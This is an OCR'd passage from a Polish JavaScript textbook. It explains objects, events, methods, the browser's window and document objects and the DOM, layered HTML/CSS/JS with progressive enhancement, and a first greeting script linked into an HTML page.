W hotelu regularnie będą rezerwowane pokoje. W trakcie każdej operacji rezerwacji pokoju = zdarzenie o nazwie `book` można wykorzystać = do wykonania kwodu zwiększającego wartość = właściwości `bookings`. Podobnie zdarzenie `cancel` może wywołać kod odpowiedzialny za zmniejsze-= nie wartości właściwości `bookings`.

OBIEKT SAMOCHÓD

Kierowca w trakcie jazdy samochodem będzie zwiększał i zmniejszał szybkość. Zdarzenie = `accelerate` może wywołać kod zwiększający = wartość właściwości `currentSpeed`, natomiast = zdarzenie `brake` wywołać kod zmniejszający war-= tość wymienionej właściwości. Na kolejnej stronie = dowiesz się nieco więcej o kodzie reagującym na = zdarzenia i zmieniającym wartość właściwości.



TYP OBIEKTU: HOTEL

ZDARZENIE	występuje gdy:
book	tworzona jest nowa rezerwacja
cancel	rezerwacja jest anulowana

TYP OBIEKTU: SAMOCHÓD

ZDARZENIE	występuje gdy:
brake	kierowca zwalnia
accelerate	kierowca przyspiesza

TYP OBIEKTU: SAMOCHÓD

ZDARZENIE	występuje gdy:
brake	kierowca zwalnia
accelerate	kierowca przyspiesza

METODY

Metody to inaczej to, co ludzie robią z obiektami. Może to być na przykład = pobranie lub uaktualnienie wartości właściwości obiektu.

CZYM JEST METODA?

Metoda to sposób prowadzenia przez ludzi (lub cokolwiek innego) interakcji z obiektem w świecie rzeczywistym.

Metody można porównać do pytań i instrukcji, = które:

- dostarczają informacji o obiekcie (na podstawie = danych przechowywanych w jego właściwościach);
- zmieniają wartość co najmniej jednej właściwo-= ści danego obiektu.

JAKIE SĄ ZADANIA METODY?

Kod metody może zawierać wiele instrukcji, które razem przedstawiają jedno zadanie.

Kiedy używasz metody, nie zawsze musisz = wiedzieć, *jaki* jest jej sposób działania. Trzeba = wiedzieć, jakie pytanie zadać metodzie i jak = zinterpretować udzieloną przez nią odpowiedź.

OBIEKT HOTEL

W hotelu bardzo często pojawia się pytanie o dostępność przynajmniej jednego wolnego pokoju. Aby udzielić odpowiedzi na takie pytanie, można przygotować metodę, której kod odejmie liczbę rezerwacji od ogólnej liczby pokoi. Metody można również wykorzystać do zwiększenia lub zmniejszenia wartości właściwości `bookings` podczas rezerwacji lub anulowania rezerwacji pokoi.

OBIEKT SAMOCHÓD

Wartość właściwości `currentSpeed` musi być zwiększana lub zmniejszana, gdy kierowca zwiększa lub zmniejsza szybkość samochodu. Kod odpowiedzialny za zmianę wartości właściwości `currentSpeed` może znajdować się w metodzie, której można nadać nazwę `changeSpeed()`.

TYP OBIEKTU: HOTEL

METODA	jej działanie polega na:
makeBooking()	zwiększeniu wartości właściwości *bookings*
cancelBooking()	zmniejszeniu wartości właściwości *bookings*
checkAvailability()	odjęciu wartości właściwości *bookings* od wartości właściwości *rooms* i podaniu liczby wolnych pokoi

TYP OBIEKTU: SAMOCHÓD


METODA	jej działanie polega na:
changeSpeed()	zmniejszeniu lub zwiększeniu wartości właściwości *currentSpeed*

TYP OBIEKTU: SAMOCHÓD

METODA	jej działanie polega na:
changeSpeed()	zmniejszeniu lub zwiększeniu wartości właściwości *currentSpeed*

ZEBRANIE WSZYSTKIEGO W CAŁOŚĆ

Komputery używają danych w celu tworzenia modeli rzeczy pochodzących ze świata rzeczywistego. Zdarzenia, metody i właściwości obiektu są ze sobą ściśle powiązane. Zdarzenia mogą wywoływać metody, które z kolei mogą pobierać lub uaktualniać właściwości obiektu.



TYP OBIEKTU: HOTEL

1

ZDARZENIE	występuje gdy:	method called:
book	tworzona jest nowa rezerwacja	makeBooking()
cancel	rezerwacja jest anulowana	cancelBooking()

2

METODA	jej działanie polega na:
makeBooking()	zwiększeniu wartości właściwości *bookings*
cancelBooking()	zmniejszeniu wartości właściwości *bookings*
checkAvailability()	odjęciu wartości właściwości *bookings* od wartości właściwości *rooms* i podaniu liczby wolnych pokoi

3


WŁAŚCIWOŚCI	
name	Quay
rating	4
rooms	42
bookings	22
gym	false
pool	true

OBIEKT HOTEL

1. Po dokonaniu rezerwacji następuje wywołanie zdarzenia `book`.
2. Zdarzenie `book` wywołuje metodę `makeBooking()`, która zwiększa wartość właściwości `bookings`.
3. Wartość właściwości `bookings` została zmieniona i odzwierciedla liczbę wolnych pokoi w hotelu.

OBIEKTY SAMOCHÓD

1. Kiedy kierowca przyspiesza, następuje wywołanie zdarzenia `accelerate`.
2. Zdarzenie `accelerate` wywołuje metodę `changeSpeed()`, która z kolei zwiększa wartość właściwości `currentSpeed`.
3. Wartość właściwości `currentSpeed` odzwierciedla aktualną szybkość samochodu.



TYP OBIEKTU: SAMOCHÓD

1

ZDARZENIE	występuje gdy:	wywołuje metodę:
brake	kierowca zwalnia	changeSpeed()
accelerate	kierowca przyspiesza	changeSpeed()

2

METODA	jej działanie polega na:
changeSpeed()	zwiększeniu lub zwiększeniu wartości właściwości *currentSpeed*

3

WŁAŚCIWOŚCI	
make	BMW
currentSpeed	45 km/h
color	srebrny
fuel	diesel

PRZEGLĄDARKI INTERNETOWE SĄ PROGRAMAMI ZBUDOWANYMI NA PODSTAWIE OBIEKTÓW

Zobaczyłeś, jak dane można wykorzystać do przygotowania modeli hotelu = i samochodu. Przeglądarki internetowe tworzą podobne modele wyświetlanej = strony internetowej i okna programu, w którym dana strona jest wyświetlana.

OBIEKT WINDOW

Na stronie po prawej pokazano model komputera z wyświetlonym na ekranie oknem przeglądarki = internetowej.

Każde okno lub kartę przeglądarka internetowa = przedstawia za pomocą obiektu `window`. Właściwość `location` obiektu `window` wskazuje adres = URL bieżącej strony.

OBIEKT DOCUMENT

Strona internetowa aktualnie wczytana w oknie jest modelowana z wykorzystaniem obiektu = `document`.

Właściwość `title` obiektu `document` wskazuje = zawartość znajdującą się między znacznikami = `<title>` i `</title>` danej strony internetowej. = Z kolei właściwość `lastModified` obiektu `document` podaje datę ostatniej aktualizacji strony.


TYP OBIEKTU: WINDOW
WŁAŚCIWOŚCI
location http://www.javascriptbook.com/
TYP OBIEKTU: DOCUMENT
WŁAŚCIWOŚCI
URL http://www.javascriptbook.com/
lastModified 09/04/2014 15:33:37
title Learn JavaScript & jQuery — A book that teaches you in a nicer way

OBIEKT DOCUMENT PRZEDSTAWIA STRONĘ HTML

Za pomocą obiektu `document` można uzyskać dostęp do zawartości wyświetlanej użytkownikom (i zmieniać ją) na stronie oraz reagować na podejmowane przez nich działania.

Podobnie jak inne obiekty przedstawiające rzeczy ze świata rzeczywistego, obiekt `document` ma:

WŁAŚCIWOŚCI

Właściwości opisujące cechy charakterystyczne aktualnej strony internetowej, na przykład jej tytuł.

METODY

Metody wykonujące zadania związane z dokumentem aktualnie wczytanym w przeglądarce internetowej, na przykład pobieranie informacji ze wskazanego elementu lub dodanie nowej zawartości.

ZDARZENIA

Istnieje możliwość reagowania na zdarzenia, takie jak kliknięcie elementu przez użytkownika.

Ponieważ wszystkie najważniejsze przeglądarki internetowe implementują obiekt `document` w dokładnie taki sam sposób, programiści tworzący przeglądarki internetowe mają już:

- zaimplementowane właściwości, do których można uzyskać dostęp; można ponadto zebrać więcej informacji o aktualnie wyświetlanej stronie internetowej;
- gotowe metody do wykonywania pewnych najczęściej pojawiających się zadań, które prawdopodobnie trzeba będzie wykonać na stronie HTML.

Dowiesz się więc, jak pracować z obiektem `document`. Obiekt `document` to w istocie jeden ze zbioru obiektów obsługiwanych przez wszystkie najważniejsze przeglądarki internetowe. Kiedy przeglądarka tworzy model strony internetowej, to przygotowuje nie tylko obiekt `document`, ale również nowy obiekt dla każdego elementu znajdującego się na stronie. Te wszystkie obiekty stanowią **obiektowy model dokumentu**, który zostanie omówiony w rozdziale 5.


TYP OBIEKTU: DOCUMENT
WŁAŚCIWOŚCI
URL
http://www.javascriptbook.com/
lastModified
09/04/2014 15:33:37
title
Learn JavaScript & jQuery — A book that teaches you in a nicer way
ZDARZENIE
występuje, gdy:
load
nastąpiło zakończenie wczytywania strony i jej zasobów
click
użytkownik kliknął myszą na stronie
użytkownik nacisnął klawisz
METODA
jej działanie polega na:
write()
dodaniu nowej zawartości do dokumentu
getElementById()
uzyskaniu dostępu do elementu wskazywanego przez atrybut id
JAVASCRIPT & JQUERY
interactive front-end web development
JON DUCKETT

JAK PRZEGLĄDARKA INTERNETOWA „WIDZI" STRONĘ INTERNETOWĄ?

W celu zrozumienia, jak można zmienić zawartość strony HTML z wykorzystaniem języka JavaScript, trzeba wiedzieć, jak przeglądarka internetowa interpretuje kod HTML i stosuje w nim style.

1. POBRANIE STRONY JAKO KODU HTML

Każda strona witryny internetowej może być postrzegana jako oddzielny **dokument**. Dlatego też sieć składa się z wielu witryn internetowych, z których każda ma co najmniej jeden dokument.

2. UTWORZENIE MODELU STRONY I PRZECHOWYWANIE GO W PAMIĘCI

Model pokazany na stronie po prawej stanowi reprezentację bardzo prostej strony internetowej. Struktura ta przypomina drzewo genealogiczne. Na górze modelu mamy **obiekt `document`** przedstawiający dokument jako całość.

Poniżej obiektu **`document`** poszczególne ramki są nazywane **węzłami**. Każdy z tych węzłów to kolejny obiekt. W omawianym przykładzie mamy trzy typy węzłów przedstawiających elementy, tekst w elementach oraz atrybut.

3. UŻYCIE SILNIKA PRZEGLĄDARKI INTERNETOWEJ DO WYŚWIETLENIA STRONY NA EKRANIE

Jeżeli strona nie zawiera stylów CSS, to silnik przeglądarki internetowej zastosuje w elementach HTML style domyślne. Jednak w kodzie HTML omawianego przykładu znajduje się polecenie wczytujące arkusz stylów CSS. Dlatego też przeglądarka internetowa pobiera wskazany plik, a następnie wyświetla stronę z użyciem dołączonych stylów.

Kiedy przeglądarka internetowa otrzymuje reguły CSS, to silnik przetwarza je i stosuje każdą regułę do odpowiednich elementów. W ten sposób przeglądarka internetowa umieszcza poszczególne elementy na właściwych miejscach wraz z odpowiednimi kolorami, czcionkami itd.

Wszystkie nowoczesne przeglądarki internetowe używają interpretera JavaScript do przekształcenia instrukcji programisty (w języku JavaScript) na instrukcje możliwe do wykonania przez komputer.

Kiedy używasz kodu JavaScript w przeglądarce internetowej, zajmuje się tym jej część nazywana **interpreterem** (lub silnikiem skryptowym).


Interpreter bierze przygotowane przez programistę polecenia (w języku JavaScript) i zastępuje je instrukcjami, które przeglądarka internetowa może wykorzystać do wykonania zadań zleconych przez użytkownika.

W **interpretowanym języku programowania**, takim jak JavaScript, każdy wiersz kodu jest przekształcany po kolei w trakcie wykonywania skryptu.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Constructive &amp; Co.</title>
    <link rel="stylesheet" href="css/c01.css" />
  </head>
  <body>
    <h1>Constructive &amp; Co.</h1>
    <p>Składanie zamówień i wszelkie informacje są dostępne pod numerem telefonu
      <em>555-3344</em>.</p>
  </body>
</html>
```

1


Przeglądarka internetowa otrzymuje stronę HTML.



2

Tworzy model strony i przechowuje go w pamięci.

- **OBIEKT**
- **ELEMENT**
- **TEKST**
- **ATRYBUTY**



3

Wyświetlenie strony na ekranie z wykorzystaniem silnika przeglądarki internetowej.

PODSUMOWANIE
ABC PROGRAMOWANIA

B. Jak komputery wkomponowują się w otaczający nas świat?

- Wykorzystując dane, komputery tworzą modele rzeczy ze świata rzeczywistego.
- Modele opierają się na obiektach w celu przedstawiania fizycznych rzeczy. Obiekty mogą mieć właściwości, które dostarczają danych o nich, metody wykonujące zadania za pomocą właściwości danego obiektu oraz zdarzenia wywoływane podczas pracy użytkownika z komputerem.
- Programiści mogą tworzyć kod oznaczający: „Kiedy wystąpi to zdarzenie, należy uruchomić ten kod".
- Przeglądarki internetowe używają kodu znaczników HTML w celu utworzenia modelu strony internetowej. Poszczególne elementy tworzą własne węzły (węzeł to rodzaj obiektu).
- Aby zapewnić interaktywność stron internetowych, programista tworzy kod wykorzystujący model danej strony przygotowany przez przeglądarkę internetową.

1/c

JAK MOŻNA UTWORZYĆ SKRYPT NA STRONĘ INTERNETOWĄ?


JAK POŁĄCZYĆ HTML, CSS I JAVASCRIPT?

Zanim zagłębimy się w język JavaScript, najpierw powinieneś dowiedzieć się, jak połączyć go z kodem HTML i CSS na stronach internetowych.

Programiści aplikacji interneto-= wych zwykle wymieniają trzy = języki programowania wyko- rzystywane podczas tworzenia = stron internetowych: HTML, = CSS i JavaScript.

Jeżeli to możliwe, kod wy-= mienionych języków powinien = znajdować się w oddzielnych = plikach, przy czym w doku-= mencie HTML umieszczane są = polecenia wczytujące zawartość = plików CSS i JavaScript.

Każdy język tworzy oddzielną = **warstwę** służącą do zupełnie = innego celu. Poszczególne = warstwy (od lewej do prawej = strony) są zbudowane na = poprzednich.



WARSTWA ZAWARTOŚCI
PLIKI .HTML

Jest to warstwa zawartości wyświetlanej na stronach = internetowych. Kod HTML = nadaje stronie strukturę oraz = semantykę.

WARSTWA PREZENTACYJNA
PLIKI .CSS

Style CSS usprawniają stronę HTML za pomocą reguł okre-= ślających sposób prezentacji = zawartości HTML (kolor tła, = obramowanie, wymiary elemen-= tów, kolor tekstu, czcionki itd.).

WARSTWA ZACHOWANIA
PLIKI .JS

Ta warstwa pozwala na zmianę zachowania strony internetowej = i dodanie jej interaktywności. = Należy zrobić wszystko, aby = kod JavaScript znajdował się = w oddzielnych plikach.

Przedstawione podejście programiści bardzo często określają = mianem **separacji zadań** (ang. *separation on concerns*).


STOPNIOWE ULEPSZANIE

Wymienione wcześniej trzy warstwy stanowią podstawę popularnego po-= dejścia w zakresie budowy stron internetowych, nazywanego stopniowym = ulepszaniem (ang. *progressive enhancement*).

Na rynku pojawia się coraz = więcej urządzeń z dostępem do = internetu i dlatego koncepcja = stopniowego ulepszania zyskała = dużą popularność.

Urządzenia różnią się nie tylko = wielkością ekranu, ale także szybkością połączenia z interne-tem i swoimi możliwościami.

Ponadto niektórzy użytkownicy = wyłączają w przeglądarkach in-= ternetowych obsługę JavaScript. = Należy się więc upewnić, że = strona internetowa nadal będzie działała pomimo braku obsługi = JavaScriptu.



TYLKO HTML

Rozpoczęcie pracy od warstwy HTML pozwala skoncentrować = się na najważniejszym aspekcie = witryny internetowej, jakim jest = jej zawartość.

Zwykły kod HTML powinien być = prawidłowo obsługiwany we = wszystkich rodzajach urządzeń, = dostępny dla wszystkich = użytkowników oraz wczytywany szybko nawet w przypadku wol-= nego połączenia z internetem.

HTML + CSS

Umieszczenie reguł CSS w oddzielnym pliku pozwala na = oddzielenie sposobu prezentacji = od samej zawartości strony.

Ten sam arkusz stylów można = wykorzystywać we wszystkich = witrynach, co pozwala na ich szybsze wczytywanie i łatwiej-szą konserwację. Oczywiście = można stosować różne arkusze = stylów dla tej samej zawartości, = a tym samym przygotować = odmienny wygląd dla tych = samych danych.

HTML + CSS + JAVASCRIPT

Kod JavaScript jest dodawany na końcu w celu poprawienia = użyteczności strony lub = wrażeń, jakie użytkownik odnosi = podczas interakcji z witryną = internetową.

Zachowanie separacji między = poszczególnymi warstwami oznacza, że strona nadal będzie = funkcjonowała, nawet pomimo = braku możliwości wczytania lub = uruchomienia kodu JavaScript. = Ponadto tego samego kodu = JavaScript można użyć na wielu = stronach, co przekłada się na szybsze wczytywanie witryny = internetowej i jej łatwiejszą = konserwację.

TWORZENIE PROSTEGO KODU JAVASCRIPT

Podobnie jak HTML i CSS, także kod JavaScript ma postać zwykłego tekstu. Dlatego też do jego przygotowania nie potrzebujesz żadnego nowego narzędzia. W omawianym przykładzie dodajemy powitanie na stronie HTML. Tekst powitania będzie zależał od pory dnia.

1 Utwórz katalog przeznaczony na pliki przykładu i nadaj mu nazwę *c01*. Następnie uruchom ulubiony edytor tekstu i wprowadź kod przedstawiony po prawej stronie.


Plik JavaScript to zwykły plik tekstowy (podobnie jak pliki HTML i CSS), ale posiada rozszerzenie *.js*. Dlatego też nowy plik zapisz pod nazwą *add-content.js*.

Nie przejmuj się, jeśli kod skryptu jest dla Ciebie niezrozumiały. W tym momencie koncentrujemy się na tworzeniu skryptu i jego dołączeniu do strony HTML.

2 Na stronie *http://www.javascriptbook.com/* znajdziesz style CSS i ilustracje do omawianego przykładu.

Aby zachować organizację plików, pliki arkuszy stylów są bardzo często umieszczane w katalogu o nazwie *styles* lub *css*, natomiast pliki JavaScript w katalogu o nazwie *scripts*, *javascript* lub *js*. W omawianym przykładzie nowy plik zapisujemy w katalogu *js*.

```
var today = new Date();
var hourNow = today.getHours();
var greeting;

if (hourNow > 18) {
    greeting = 'Dobry wieczór!';
} else if (hourNow > 12) {
    greeting = 'Dzień dobry!';
} else if (hourNow > 0) {
    greeting = 'Dzień dobry!';
} else {
    greeting = 'Witamy!';
}
document.write('<h3>' + greeting  + '</h3>');
```



Na rysunku możesz zobaczyć strukturę plików, jaką otrzymasz po zrealizowaniu omawianego tutaj przykładu. Zawsze traktuj nazwy plików tak, jakby wielkość liter miała w nich znaczenie.

DOŁĄCZENIE PLIKU JAVASCRIPT NA STRONIE HTML

Kiedy na stronie internetowej chcesz użyć kodu JavaScript, musisz = wykorzystać element HTML `<script>` i nakazać przeglądarce internetowej = wczytanie skryptu. Atrybut `src` wskazuje miejsce przechowywania pliku = JavaScript.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Constructive &amp;amp; Co.</title>
    <link rel="stylesheet" href="css/c01.css" />
  </head>
  <body>
    <h1>Constructive &amp;amp; Co.</h1>
    <script src="js/add-content.js"></script>
    <p>Składanie zamówień i wszelkie informacje są =
dostępne pod numerem telefonu
      <em>555-3344</em></p>
  </body>
</html>
```

3 W edytorze kodu źródłowego wprowadź kod HTML = przedstawiony po lewej stronie. = Następnie zapisz plik pod = nazwą *add-content.html*.

Element HTML `<script>` jest używany w celu wczytania pliku = JavaScript na stronie. Element = ten posiada atrybut `src`, = którego wartością jest ścieżka = dostępu do dołączanego pliku.

W ten sposób nakazujemy przeglądarce internetowej = odszukanie i wczytanie pliku = skryptu (dokładnie tak samo = jak w przypadku atrybutu `src` w znaczniku `<img>`).


4 W przeglądarce internetowej otwórz przygotowany plik = HTML. Powinieneś zobaczyć, = że kod JavaScript umieścił na = stronie powitanie (tutaj *Dobry wieczór!*). Powitanie to zostało = wygenerowane przez kod = JavaScript i nie znajduje się = w pliku HTML.

Zwróć uwagę, że przeglądarka Internet Explorer czasami uniemożliwia wykonanie kodu JavaScript = podczas otwierania strony przechowywanej lokalnie na dysku. Jeżeli spotkasz się z taką sytuacją, = wypróbuj inną przeglądarkę internetową, na przykład Chrome, Firefoksa, Operę lub Safari.

KOD ŹRÓDŁOWY NIE JEST MODYFIKOWANY


Jeżeli spojrzysz na kod źródłowy omawianego przykładu, to przekonasz się, że znaczniki HTML pozostały dokładnie takie same.

5 Gdy wypróbujesz w przeglądarce internetowej przygotowany przykład, wyświetl kod źródłowy strony. (Odpowiednią opcję najczęściej znajdziesz w menu *Widok*, *Narzędzia* lub *Programowanie*).



6 Kod źródłowy wyświetlonej strony internetowej nie zawiera nowego elementu umieszczonego na stronie. Pokazuje polecenie wczytujące plik JavaScript.

W dalszych rozdziałach zobaczysz, że większość skryptów jest dołączanych przed znacznikiem zamykającym </body>. (To miejsce jest bardzo często uważane za najlepsze do dołączania skryptów).



UMIESZCZENIE SKRYPTU NA STRONIE

Zapewne widziałeś kod JavaScript umieszczony w dokumencie HTML między znacznikami otwierającym <script> i zamykającym </script> (najlepszym rozwiązaniem jest umieszczanie skryptów w oddzielnych plikach).

```
